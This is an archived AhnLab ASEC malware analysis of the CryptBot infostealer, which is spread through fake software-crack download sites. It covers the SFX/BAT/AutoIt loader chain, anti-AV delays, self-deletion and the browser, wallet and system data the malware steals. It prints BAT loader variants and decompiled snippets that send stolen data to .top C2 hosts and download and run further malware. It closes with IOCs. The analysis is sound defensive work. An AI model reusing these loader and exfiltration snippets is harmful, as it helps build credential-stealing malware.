CryptBot Infostealer Constantly Changing and Being Distributed - ASEC

By ATCP

Published: 2021-07-29 · Archived: 2026-04-05 17:02:26 UTC

CryptBot is an Infostealer that is being distributed through malicious websites disguised as software download pages. Because there are multiple malicious websites created and many of them appear on the top page when keywords such as cracks and serials of popular commercial software are entered in search engines, many users are subject to download the malware and run it. In addition, the sample uses the SFX packing, making difficult to distinguish between normal and malicious files, and changes occur multiple times a day.

Since the websites disguise themselves as download pages, users are convinced by the seemingly normal file running malware multiple times even when V3 products block it, which requires users' extra caution. AhnLab has been continually making blog posts about aiming to raise people's awareness of its danger.



Figure 1. Sample of CryptBot distribution website

- CryptBot Infostealer Being Distributed in Different Forms
- CryptBot Infostealer Distributed Through Phishing Sites

As shown in the figure below, the malware is compressed into many layers. The final compressed file has a txt file that contains password.



Figure 2. Compressed file downloaded from malicious website

When the malware is run, it creates folder names such as 7z.SFX.xxx and IXPxxx.TMP in the %temp% path and files necessary for the infection in the folder. Filenames and extensions vary for every change. The created files are as follows.



Figure 3. Dropped files

- BAT script (Far.vsdx)
- Autoit script (Impedire.vsdx)
- Encrypted CryptBot binary (Vento.vsdx)
- Autoit executable (Copre.vsdx)

The malware runs the BAT script after creating files. See below for the structure of the script.



Figure 4. BAT script

One thing to note about the script is that it changes periodically. As it can be easily changed, the attacker alters the pattern by slightly modifying the grammar while maintaining its features. The following table shows the date of BAT script changes in CryptBot samples that were collected for about a month. As shown below, the change cycle has become shorter.

Confronto.jar	June 16th, 2021
Aprile.accdr	July 6th, 2021
Virtuoso.bmp	July 16th, 2021
Orti.html	July 17th, 2021
Pensai.wmz	July 21st, 2021
Lume.eml	July 22nd, 2021
Ritroverai.aiff	July 23rd, 2021
Povera.ppsm	July 24th, 2021
Ideale.dotx	July 25th, 2021
Affonda.wms	July 26th, 2021
Esaltavano.tiff	July 28th, 2021

Table 1. Date of changes

The following table shows the main changes. As shown below, while the feature of the BAT script itself did not change, the grammar or environment variable used has changed slightly.

Aprile.accdr
if %userdomain%==DESKTOP-QO5QU33 exit 2 <nul set /p = “MZ”> Ripreso.exe.com findstr /V /R “^AGbW…xiSv$” Fianco.accdr >> Ripreso.exe.com” copy Fra.accdr B start Ripreso.exe.com B ping 127.0.0.1 -n 30
Virtuoso.bmp

Set PRehIgqfWNWhFAxNgjgzQhcGBgikLpocQQTp=DESKTOP- **Set zVqJPft=QO5QU33** **Set bizASaCEemlwdhJhU=MZ** if %userdomain%==%PRehIgqfWNWhFAxNgjgzQhcGBgikLpocQQTp% exit 8 <nul set /p = "**%bizASaCEemlwdhJhU%**"> Compatto.exe.com findstr /V /R "^viIO…hWwHg$" Baciandola.bmp >> Compatto.exe.com" copy Corano.bmp w start Compatto.exe.com w ping 127.0.0.1 -n 30
Lume.eml
echo XrHAkUeB **echo XrHAkUeB** if %userdomain%==DESKTOP-QO5QU33 exit 2 <nul set /p = "MZ"> Mese.exe.com findstr /V /R "^VtHMWSo…DuPlDDuA$" Giorni.eml >> Mese.exe.com" copy Scossa.eml h start Mese.exe.com h ping 127.0.0.1 -n 30
Esaltavano.tiff
Set PaWlwDiebzBsRrpYjIjVHC=DESKTOP- Set hQfTrWvlasdWKZ=QO5QU33 if **%computername%**==%PaWlwDiebzBsRrpYjIjVHC% exit Set OzhMvyIxp=MZ <nul set /p = "%OzhMvyIxp%" > Hai.exe.com findstr /V /R "^fqCO…pHiJlm$" Affettuosa.tiff >> Hai.exe.com" copy Saluta.tiff S start Hai.exe.com S ping **localhost** -n 30

Table 2. Changed content

When the BAT script is executed, it copies the Autoit executable with the filename [random name].exe.com. It then copies the Autoit script with a certain filename and gives the script as an argument to run the file.



Figure 5. Executed Autoit process

The Autoit script decrypts the encrypted binary to copy it to the virtual memory area and run it.



Figure 6. Decrypted CryptBot malware binary

When the CryptBot binary loaded in the memory is executed, it scans for directories of certain anti-malware products. When the directory exists, the binary generates a random number and performs Sleep for that amount. It is assumed that delay execution is done to bypass detection.

```
ExpandEnvironmentStringsW(L"%ProgramData%\\AVAST Software", Dst, 0x208u);
if ( check_dir_sub_40A502(Dst) )
{
  v5 = sub_40A580(25282, 29542);
  Sleep(v5);
}
ExpandEnvironmentStringsW(L"%ProgramData%\\AVG", v47, 0x208u);
if ( check_dir_sub_40A502(v47) )
{
  v6 = sub_40A580(25142, 29232);
  Sleep(v6);
}
```

Figure 7. Scan code for directories of anti-malware products

The code then scans for the existence of a particular directory. If the directory already exists, the script considers either a duplicate execution or an already infected system, and self-deletes after termination. The name of the directory differs for each sample.

```
ExpandEnvironmentStringsW(L"%AppData%\\Sdoino", Dst, 0x208u);
if ( Dst[0] )
{
  v6 = GetFileAttributesW(Dst);
  if ( v6 != -1 && (v6 & 0x10) != 0 )
  {
    self_delete_sub_413F60();
    ExitProcess(0);
  }
}
CreateDirectoryW(Dst, 0);
```

Figure 8. Duplicate execution scan

When performing self-deletion, the script runs the following cmd command through the ShellExecuteW function.

> /c rd /s /q %Temp%\[name of the created directory] & timeout 2 & del /f /q “[malware execution path]”

Table 3. Command for self-deletion

When the malware begins its malicious behaviors, it creates a random directory in %TEMP% and collects various user information. The following shows the information collected by the sample.

- Browser Information (Chrome, Firefox, and Opera)
  - Cookie
  - Saved form data
  - Saved account names and passwords
- Cryptocurrency wallet information
- System info
  - Name of executed sample
  - OS and Country information
  - User account and PC name
  - Hardware information
  - List of installed programs
  - Screenshots



Figure 9. Collected data of accounts and passwords saved in browsers

Figure 10. Collected data of system info

When information collection is complete, everything in the created directory is compressed into a ZIP file with a password and sent to C2. The .top domain which changes often is mainly used for the C2 URL. For a CryptBot malware sample, there are usually 3 C2s in total: 2 for sending information and 1 for downloading additional malware.

```
Sleep(250u);
sendfile_http_sub_40BC93(L"ewaisb31.top", Src);
```

```
Sleep(0x96u);
sendfile_http_sub_40BC93(L"morxeg03.top", Src);
```

Figure 11. C2 Transmission Code

When the C2 transmission process is complete, the malware accesses a particular URL and runs additional malware after downloading it. ClipBanker types are usually downloaded.

```
ExpandEnvironmentStringsW(L"%Temp%\\Filett.exe", FileName, 0x208u);
DeleteFileW(FileName);
URLDownloadToFileW(0, L"http://winxob04.top/download.php?file=lv.exe", FileName, 0, 0);
Sleep(0x3E8u);
ShellExecuteW(0, L"open", FileName, 0, 0, 1);
```

Figure 12. Code for downloading and running additional malware

If the system is infected by this malware, confidential information such as account names, passwords, and cryptocurrency wallets is leaked. It is highly likely that there will be secondary damages exploiting the leaked information, users need to take caution.

AhnLab’s anti-malware software, V3, detects and blocks the malware using the following aliases:

Trojan/Win.CryptLoader.XM122
Trojan/BAT.CryptLoader.S1612
Trojan/BAT.CryptLoader.S1610
Win-Trojan/MalPeP.mexp

MD5

58774ece556b0a1e01443ea1c3c68e5a

c2bc3bef415ae0ed2e89cb864fff2bfc

Additional IOCs are available on AhnLab TIP.

URL

http[:]//ewais32[.]top/index[.]php

http[:]//gurswj04[.]top/download[.]php?file=lv[.]exe

http[:]//morers03[.]top/index[.]php

http[:]//morxeg03[.]top/index[.]php

http[:]//smaxgr31[.]top/index[.]php

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/26052/